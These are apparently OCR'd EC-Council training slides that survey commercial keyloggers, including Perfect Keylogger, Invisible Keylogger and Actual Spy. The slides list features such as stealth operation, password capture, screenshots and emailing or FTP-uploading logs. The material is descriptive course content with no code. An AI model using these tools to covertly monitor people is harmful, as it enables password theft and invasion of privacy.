
It performs:

- Keyboard monitoring
- e-mail recording
- Snapshots taking
- Passwords capturing
- Chat sessions
- Instant messages
- Websites visited



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

ELITE Keylogger: Screenshot



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Quick Keylogger

Quick Keylogger's keyboard monitoring engine will record keystrokes typed on your computer


It saves all button's combinations, letters, words, numbers, and system keys captured in crypted logs

Features:

- Records all passwords typed on your computer
- Monitors online chats
- Records email messages
- Monitors user accounts


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Quick Keylogger: Screenshot 1



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Quick Keylogger: Screenshot 2




Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Spy-Keylogger

Spy-Keylogger captures all keystrokes on your computer

It can be used for personal backup of typed input or as a monitoring solution

It can optionally generate a log file for each day and automatically delete old files





Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Perfect Keylogger

Perfect Keylogger allows you to secretly monitor all keystrokes typed on your computer

It also monitors programs used and web sites visited


It can also capture screenshots of the desktop, log chat conversation (ICQ, AOL, AIM, and Yahoo)

The program can log the activity to an encrypted file or also email activity reports to a specified email address



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Perfect Keylogger: Screenshot



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Perfect Keylogger for Mac


Perfect Keylogger for Mac records keystrokes, websites, and screenshots, supports email notifications, and can upload all logs to a website by FTP


Features:

- Stealth and undetectable surveillance - the program runs in invisible mode
- Keystroke logging and application monitoring - keylogger records all keystrokes typed in every application
- Website and screenshots recording (records all web links/titles visited in Safari, Firefox or Opera)
- Email delivery - log files can be invisibly emailed to you (including keystrokes, websites, screenshots)

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Perfect Keylogger for Mac: Screenshot





Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Invisible Keylogger

Invisible Keylogger records all keystrokes typed, including chat conversations, email composed, websites visited, and desktop activity

Invisible Keylogger can perform visual surveillance by capturing screenshots every X minutes

It includes a Kernel mode driver that enables you to capture NT/2000/XP logon passwords





Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Invisible Keylogger: Screenshot



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Actual Spy

www.actualspy.com

Actual Spy is designed for the hidden computer monitoring

Keylogger Actual Spy is capable of catching all keystrokes, capturing the screen, logging the programs being run and closed, and monitoring the clipboard contents


Features:

- Logs all keystrokes
- Makes screenshots within the specified time interval
- Saves the applications' running and closing
- Watches clipboard contents
- Records all print activity
- Records disk changes
- Records Internet connections
- Records all websites visited



